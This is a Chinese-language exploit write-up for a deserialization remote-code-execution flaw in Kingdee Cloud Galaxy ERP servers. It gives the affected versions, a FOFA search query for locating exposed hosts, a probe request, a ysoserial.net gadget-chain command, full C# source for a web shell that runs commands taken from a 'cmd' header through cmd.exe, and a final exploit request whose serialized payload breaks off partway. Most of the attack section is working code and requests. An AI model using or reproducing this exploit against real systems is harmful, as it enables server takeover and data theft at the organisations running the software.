J8-13金蝶-云星空-RCE


漏洞描述：

由于金蝶云星空数据通信默认采用的是二进制数据格式，需要进行序列化与反序列化，在此过程中未对数据进行签名或校验，导致客户端发出的数据可被攻击者恶意篡改，写入包含恶意代码的序列化数据，达到在服务端远程命令执行的效

影响版本：

6.x版本：低于6.2.1012.4
7.x版本：7.0.352.16 至 7.7.0.202111
8.x版本：8.0.0.202205 至 8.1.0.20221110


网站图片：



网络测绘：

fofa语法：

FOFA：app="金蝶云星空-管理中心"



漏洞复现：

payload：

```
POST /Kingdee.BOS.ServiceFacade.ServicesStub.DevReportService.GetBusinessObjectData.common.kdsvc HTTP/1.1
Host: your-ip
Content-Type: text/json

{"ap0":"asdas","format":"3"}
```

效果图:

可以发现请求体ap0参数构造任意字符串发起请求时会出现序列化异常，这种情况则存在漏洞
使用 ysoserial.net工具构造Payload

```
.\ysoserial.exe -f BinaryFormatter -g ActivitySurrogateSelectorFromFile -c "a.cs;System.Windows.Forms.dll;System.Web.dll;System.dll"
```

命令中 -f 指定的是.net程序中的序列化类，-g 是ysoserial.net工具中的攻击链， 这里指定的是ActivitySurrogateSelectorFromFile链，这个攻击链可加载自定义的程序集。-c 是构造的程序集（a.cs），后面的dll文件是.NET Framework中的一个核心DLL文件，包含了一些相关的类和方法(自行加载，不需要构造)
编写一个从请求头中获取参数执行命令的ASP.NET 程序

```
class E
{
    public E()
    {
        System.Web.HttpContext context = System.Web.HttpContext.Current;
        context.Server.ClearError();
        context.Response.Clear();
        try
        {
            System.Diagnostics.Process process = new System.Diagnostics.Process();
            process.StartInfo.FileName = "cmd.exe";
            string cmd = context.Request.Headers["cmd"];
            process.StartInfo.Arguments = "/c " + cmd;
            process.StartInfo.RedirectStandardOutput = true;
            process.StartInfo.RedirectStandardError = true;
            process.StartInfo.UseShellExecute = false;
            process.Start();
            string output = process.StandardOutput.ReadToEnd();
            context.Response.Write(output);
        } catch (System.Exception) {}
        context.Response.Flush();
        context.Response.End();
    }
}
```

最终exp:

```
POST /Kingdee.BOS.ServiceFacade.ServicesStub.DevReportService.GetBusinessObjectData.common.kdsvc HTTP/1.1
Host: your-ip
Content-Type: text/json
cmd: dir

{"ap0":"AAEAAAD/AQAAAAAAAAAMAgAAAFdTeXN0ZW0uV2luZG93cy5Gb3JtcywgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkFAQAAACFTeXN0ZW0uV
```